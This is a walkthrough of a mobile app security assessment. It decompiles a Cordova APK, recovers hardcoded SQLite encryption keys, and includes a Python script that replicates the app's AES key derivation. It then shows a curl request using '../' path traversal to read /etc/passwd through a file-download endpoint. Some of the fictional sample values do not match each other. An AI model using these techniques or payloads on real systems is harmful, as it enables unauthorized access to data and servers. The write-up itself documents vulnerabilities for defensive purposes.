
This document provides a detailed, anonymized walkthrough of the process used to analyze the "AeroParts" mobile application. It covers everything from initial decompilation to the discovery of hardcoded keys and a critical Local File Inclusion (LFI) vulnerability.
Part 1: Decompiling the APK
The first step in any mobile application analysis is to reverse engineer the application package (`.apk` file) to access its source code and resources.
Step 1: Setting Up the Environment
Our analysis was performed in a sandboxed Linux environment. The primary tool for decompilation was **Jadx**, a popular and effective DEX to Java decompiler. If not already installed, it can be set up with the following commands:
# Download Jadx from its official GitHub repository
wget https://github.com/skylot/jadx/releases/download/v1.5.1/jadx-1.5.1.zip
# Unzip the downloaded file
unzip jadx-1.5.1.zip -d jadx
# Make the Jadx script executable
chmod +x jadx/bin/jadx
Step 2: Running the Decompilation
With Jadx ready, we decompiled the AeroParts.apk file:
# Decompile the APK and output the source code to the 'out' directory
./jadx/bin/jadx -d out /path/to/AeroParts.apk
This command created an `out` directory containing the application's resources and its source code, converted from Dalvik bytecode back into Java and other readable formats. A quick inspection revealed that this was a **Cordova** application, meaning its core logic was in JavaScript, located in the `out/resources/assets/www/src/` directory.
Part 2: Discovering the Hardcoded Encryption Keys
With the source code accessible, we began hunting for hardcoded secrets, particularly encryption keys for the local databases (`config.db`, `catalog.db`, `media.db`).
Step 1: Finding the First Key (`ssm`)
We started by searching for references to the configuration database, `config.db`, within the JavaScript files:
grep -r "config.db" out/resources/assets/www/src/This led us to `out/resources/assets/www/src/internal/config.js`, where we found the database being opened with a key variable named `ssm`:
// Found in config.js
configDB = window.sqlitePlugin.openDatabase({name: "config.db", key: ssm, location: loc});
Next, we traced the `ssm` variable to its origin in `out/resources/assets/www/src/internal/crypto.js`. The key was being constructed from a hardcoded array of ASCII character codes:
// Found in crypto.js
var ssm = function(){
 var string = "";
 var comb = [65, 108, 112, 104, 97, 66, 101, 116, 97, 45, 88, 121, 90, 94, 49, 46, 65, 98]; // Fictional ASCII codes
 for(c=0; c < comb.length; c++){
 string += String.fromCharCode(comb[c]);
 }
 return string;
}
This revealed our first key: **`AlphaBeta-XyZ¹.Ab`**.
Step 2: Finding the Second Key (`accessK`) and the Python Decryption Script
We then investigated how the main data databases, `catalog.db` and `media.db`, were opened. The code in `out/resources/assets/www/src/internal/db.js` showed they used a key named `accessK`.
This `accessK` was the result of a decryption operation. The application first read an encrypted string (`ssdb`) from the `config.db` (which we could now open with the `ssm` key). It then decrypted this string using a secondary key (`sse`) derived from a combination of the `ssm` key and a company ID (e.g., `890`).
To replicate this process and find the `accessK`, we wrote the following Python script. This script exactly mimics the application's decryption logic found in `crypto.js`, which uses the CryptoJS library's implementation of AES.
python
# Filename: decrypt_accessK.py
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib
def openssl_kdf(password, salt, key_len, iv_len):
 """
 Replicates OpenSSL's EVP_BytesToKey function, used by CryptoJS to derive keys.
 """
 m = []
 data = password + (salt if salt else b"")
 while len(b"".join(m)) < (key_len + iv_len):
 m.append(hashlib.md5((m[-1] if m else b"") + data).digest())
 m = b"".join(m)
 return m[:key_len], m[key_len:key_len+iv_len]
def decrypt_cryptojs(ciphertext_b64, password):
 """
 Decrypts a CryptoJS AES-encrypted string.
 """
 data = base64.b64decode(ciphertext_b64)
 # The first 8 bytes are 'Salted__', followed by an 8-byte salt
 if data[:8] == b'Salted__':
 salt = data[8:16]
 data = data[16:]
 else:
 salt = None

 # Derive the key and IV from the password and salt
 key, iv = openssl_kdf(password.encode('utf-8'), salt, 32, 16) # AES-256 key, 128-bit IV
 cipher = AES.new(key, AES.MODE_CBC, iv)
 decrypted = cipher.decrypt(data)

 # Unpad the decrypted data using PKCS7
 padding_len = decrypted[-1]
 return decrypted[:-padding_len].decode('utf-8')
# - - Fictional Data for Demonstration - -
# 1. The first key, derived from the hardcoded ASCII array in crypto.js
ssm_key_derived = "AlphaBeta-XyZ¹.Ab"
# 2. A fictional company ID, found in the config.db database
company_id = 890
# 3. The encrypted string for the second key, found in config.db
encrypted_ssdb = "U2FsdGVkX1/fAKea8xY4YpZzJ4bQ9nU6rG8sC3vF2wE="
# 4. Replicate the app's logic for creating the secondary decryption key (sse)
# This logic was found in crypto.js: pow((company_id + 3), 3) + ssm_key
sse_key_for_decryption = str(pow((company_id + 3), 3)) + ssm_key_derived
# - - Decrypt to find the final key - -
try:
 accessK_key = decrypt_cryptojs(encrypted_ssdb, sse_key_for_decryption)
 print(f"Successfully derived the final accessK key: {accessK_key}")
except Exception as e:
 print(f"An error occurred during decryption: {e}")
Running this script revealed the final key: **`Secure#_PqR*42–890`**. With this key, we could now access all the application's local data.
Part 3: Finding the LFI and Identifying Backend Endpoints
With a full understanding of the local data, we turned our attention to the application's interaction with its backend servers.
Step 1: Identifying Backend Endpoints

By analyzing `out/resources/assets/www/src/internal/server.js`, we identified the application's backend API endpoints. The code contained variables defining the domains and specific pages for various actions.
// Fictionalized example from server.js
var dominioPrincipal = 'http://techsolutions.net/api/';
var dominioDados = 'http://dataflow.io/';
PAGINA_LOGIN = "authenticate.asp";
PAGINA_VERSAO = "getVersion";
PAGINA_ARQUIVOS = "getFiles";
PAGINA_DOWNLOAD = "fetchFile";
This allowed us to map out the backend infrastructure:
| Endpoint | Domain | Purpose |
| : - - | : - - | : - - |
| `authenticate.asp` | `techsolutions.net` | User authentication |
| `getVersion` | `dataflow.io` | Check latest DB version |
| `getFiles` | `dataflow.io` | Get download links for DBs |
| `fetchFile` | `dataflow.io` | File download service |
Step 2: Discovering the Local File Inclusion (LFI) Vulnerability
The endpoint `dataflow.io/fetchFile` immediately caught our attention. It appeared to take a file path as a parameter to serve downloads. We tested this for a **Local File Inclusion (LFI)** vulnerability, which occurs when an application uses user-supplied input to access files without properly restricting the path.
We crafted a request using `curl` that included directory traversal sequences (`../`) to try and access a common system file, `/etc/passwd`
# The -i flag shows headers, and -L follows redirects.
# The URL is quoted to prevent shell interpretation of special characters.
curl -i -L "http://dataflow.io/fetchFile?path=../../../../etc/passwd"
**Result:** The server responded with the contents of the `/etc/passwd` file, confirming a critical LFI vulnerability. This meant an attacker could read arbitrary files on the server, leading to the exposure of sensitive data, configuration files, and potentially even source code, which could be leveraged for a full server compromise.
This step-by-step process, combining static code analysis, cryptographic replication, and active endpoint probing, allowed for a comprehensive security assessment of the AeroParts application and its backend, revealing multiple critical vulnerabilities. '''